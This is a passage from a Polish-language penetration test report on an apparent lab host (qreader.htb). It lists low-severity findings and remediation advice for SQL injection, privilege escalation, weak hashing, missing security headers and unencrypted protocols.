Rekomendacje naprawy:	<ul style="list-style-type: none"> <li>Wyłączenie wsparcia dla ICMP timestamp na zdalnym hoście.</li> <li>Ochrona zdalnego hosta za pomocą zapory ogniowej (firewall) i blokowanie pakietów ICMP przechodzących przez zaporę w obu kierunkach (całkowicie lub tylko dla niezaufanych sieci).</li> </ul>

Podatność 11: Brak ustawionego nagłówka X-Content-Type-Options	
Lokalizacja:	10.10.11.206:80,5789
Wymagane uprawnienia:	Brak
Poziom zagrożenia:	Niski
Opis:	Brak ustawienia nagłówka X-Content-Type-Options na stronie głównej ("/"). Nagłówek ten ma na celu zapobieganie renderowaniu zawartości strony w inny sposób niż jest to określone przez MIME type. Brak tego nagłówka może potencjalnie prowadzić do ataków, takich jak MIME sniffing, gdzie przeglądarka może próbować interpretować zawartość strony w sposób niezgodny z jej rzeczywistym typem MIME (Multipurpose Internet Mail Extensions).
Zrzuty ekranowe:	
Rekomendacje naprawy:	Ustawienie nagłówka X-Content-Type-Options na stronie głównej ("/") i innych odpowiednich stronach. Dodanie następującej linii do konfiguracji serwera HTTP: X-Content-Type-Options: nosniff

Podatność 12: Możliwość pobrania aplikacji ze strony	
Lokalizacja:	http://qreader.htb
Wymagane uprawnienia:	Brak
Poziom zagrożenia:	Info
Opis:	Możliwość pobrania narzędzia QReader ze strony http://qreader.htb/ daje nam możliwość przeanalizowania kodu źródłowego.
Zrzuty ekranowe:	
Rekomendacje naprawy:	Ograniczyć możliwość pobierania aplikacji przez niezalogowane osoby.

Podatność 13: Niezablokowane informacje o systemie serwera	
Lokalizacja:	10.10.11.206:5789
Wymagane uprawnienia:	Brak
Poziom zagrożenia:	Info
Opis:	Przy próbie podłączenia się do 10.10.11.206:5789 udostępniane są dane o serwerze
Zrzuty ekranowe:	
Rekomendacje naprawy:	Wyłączyć wyświetlanie wrażliwych informacji



## Zalecenia

---

Poniżej przedstawiono rekomendacje dotyczące działań, które powinny zostać podjęte w celu usunięcia lub zminimalizowania ryzyka wystąpienia wykrytych podatności w przyszłości.

### 1. Brak walidacji danych wejściowych - SQL Injection

- Parametryzowane zapytania: Zamiast tworzyć zapytania SQL dynamicznie poprzez łączenie ciągów tekstowych, zaleca się korzystanie z parametryzowanych zapytań, które oddzielają dane od samego zapytania. Umożliwia to bezpieczne przekazywanie danych do zapytania SQL i eliminuje możliwość wstrzykiwania kodu.
- Walidacja i filtrowanie danych wejściowych: Przed użyciem danych wejściowych w zapytaniu SQL należy je odpowiednio zwalidować i odfiltrować. Można to osiągnąć poprzez sprawdzenie typów danych, długości lub zastosowanie odpowiednich funkcji filtrujących. Nie należy polegać wyłącznie na mechanizmach walidacji po stronie klienta, ponieważ mogą one być łatwo obejść.
- Unikanie konkatenacji danych wejściowych: Unikaj bezpośredniego łączenia danych wejściowych z zapytaniem SQL. Zamiast tego, korzystaj z parametryzowanych zapytań, które automatycznie escapują znaki specjalne w danych wejściowych.

### 2. Możliwość eskalacja uprawnień do poziomu konta root

- Zweryfikowanie uprawnień użytkowników do plików takich jak "build-installer.sh" i innych powiązanych plików. Upewnienie się, że tylko niezbędni użytkownicy mają dostęp do tych plików i możliwość ich wykonania. Ograniczenie uprawnień może obejmować zmianę właściciela plików, ustawienie odpowiednich uprawnień plików (np. ustawienie uprawnień tylko do odczytu dla nieuprzywilejowanych użytkowników) oraz ograniczenie dostępu do plików przy użyciu mechanizmów kontroli dostępu

### 3. Przestarzała funkcja haszująca MD5

- Rekomendowane jest zmienienie funkcji haszującej na minimum SHA-256 oraz zastosowanie procesu solenia i pieprzenia haseł.

4. Nieszyfrowany protokoły http i WebSocket.
  - Zaleca się, wdrożenie protokołu HTTPS, który zapewnia szyfrowanie komunikacji między przeglądarką użytkownika a serwerem.
  - Zaleca się, wdrożenie protokołu WebSocket Secure, który zapewnia szyfrowanie komunikacji.
5. Ujawnienie kodu aplikacji umożliwiające przygotowanie ataku
  - Zaleca się, aby kod źródłowy aplikacji był w bytecode i był zacierany.
6. Nieaktualne wersje oprogramowania
  - Konieczne jest aktualizacja oprogramowania do najnowszych wersji w celu wyeliminowania znanych podatności. Aktualna wersja stabilna Apache 2.4.57. Aktualna wersja stabilna jądra Linux 6.3.4
7. Łatwy do odgadnięcia login
  - Wykorzystanie silnych mechanizmów uwierzytelniania, takich jak dwuskładnikowe uwierzytelnianie (2FA) lub uwierzytelnianie wielopoziomowe (MFA), aby utrudnić atakującemu przejęcie konta, nawet jeśli login i hasło zostaną odgadnięte.
  - Wprowadzenie mechanizmów blokowania lub ograniczenia liczby nieudanych prób logowania w celu ograniczenia ataków brute force. Na przykład, po kilku nieudanych próbach logowania z tego samego adresu IP, można tymczasowo zablokować lub opóźnić kolejne próby logowania
8. Możliwość pobrania aplikacji ze strony
  - Zaleca się wprowadzenie mechanizmów autoryzacji i uwierzytelniania na stronie internetowej, które umożliwią kontrolowanie dostępu do narzędzia tylko dla uprawnionych użytkowników, którzy zostali uwierzytelnieni. Takie działanie ograniczy możliwość pobrania narzędzia przez osoby nieuprawnione.
9. Niezablokowane informacje o systemie serwera na porcie 578
  - Wyłączyć opcje odpowiedzialną za wyświetlanie informacji o systemie serwera.
10. Ujawnienie informacji poprzez odpowiedź ICMP
  - Wyłączenie wsparcia dla ICMP timestamp na zdalnym hoście.
  - Ochrona zdalnego hosta za pomocą zapory ogniowej (firewall) i blokowanie pakietów ICMP przechodzących przez zaporę w obu kierunkach (całkowicie lub tylko dla niezauważanych sieci).
11. Brak ustawionego nagłówka X-Content-Type-Options
  - Dodanie następującej linii do konfiguracji serwera HTTP:  
X-Content-Type-Options: nosniff

12. Brak tokenów anty CSRF

- Wprowadzić mechanizm tokenów Anti-CSRF do aplikacji internetowej. Każde żądanie powinno zawierać unikalny token, który jest generowany przy ładowaniu strony i sprawdzany podczas przetwarzania żądania. Jeśli token nie jest zgodny, żądanie powinno być odrzucane.

13. Wysyłanie przez X-Frame-Options przez nagłówki HTTP odpowiedniej instrukcji, zakazującej przeglądarce ingerencji z innych domen.

## Załączniki

---

[Raport Nessus](#)

[Raport OWASP ZAP](#)

[Raport OpenVas](#)

[Raport Nikto](#)

Rysunek 1 Wyniki skanu nmap .....	3
Rysunek 2 Wykres podatności .....	5